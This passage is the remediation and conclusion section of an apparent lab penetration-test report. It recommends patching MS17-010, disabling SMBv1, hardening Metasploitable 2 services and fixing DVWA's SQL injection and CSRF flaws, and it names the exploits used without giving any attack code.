- **Patch Management:** Immediately apply Microsoft patch KB4012212 (MS17-010) or upgrade the operating system to Windows 10/11.
- **Disable SMBv1:** If patching is impossible, disable SMBv1 entirely via Group Policy and PowerShell.
- **Firewall Configuration:** Enable the host firewall and restrict SMB (445) access to only authorized IPs.

For Metasploitable 2

- **Service Hardening:** Immediately stop and disable insecure services (vsftpd, telnet, Samba if not required).
- **Update Software:** Upgrade to a modern Linux distribution (e.g., Ubuntu 22.04) where all software repositories are maintained.
- **Secure Databases:** Change the default root password for MySQL and PostgreSQL.

For DVWA (Web Application)

- **Input Validation:** Implement server-side whitelist validation and parameterized queries (prepared statements) to prevent SQLi and Command Injection.
- **CSRF Tokens:** Implement synchronized anti-CSRF tokens for all state-changing requests (password changes, settings updates).

Conclusion

The Local Vulnerable Lab simulation successfully demonstrated the full attack chain—from reconnaissance to post-exploitation—against three distinct targets. The action highlighted severe deficiencies in legacy system maintenance and secure web application coding practices.

The combination of unpatched exploits (EternalBlue, vsftpd backdoor) and common web flaws (SQLi, XSS) creates a perfect vulnerability landscape. Without strict segmentation, aggressive patch management, and secure coding training, even a small internal network can suffer total compromise.

All identified vulnerabilities were classified as Critical or High, emphasizing the urgent need for the recommendations provided above. Our red team successfully met its objectives, and the findings should serve as a baseline for future security hardening efforts.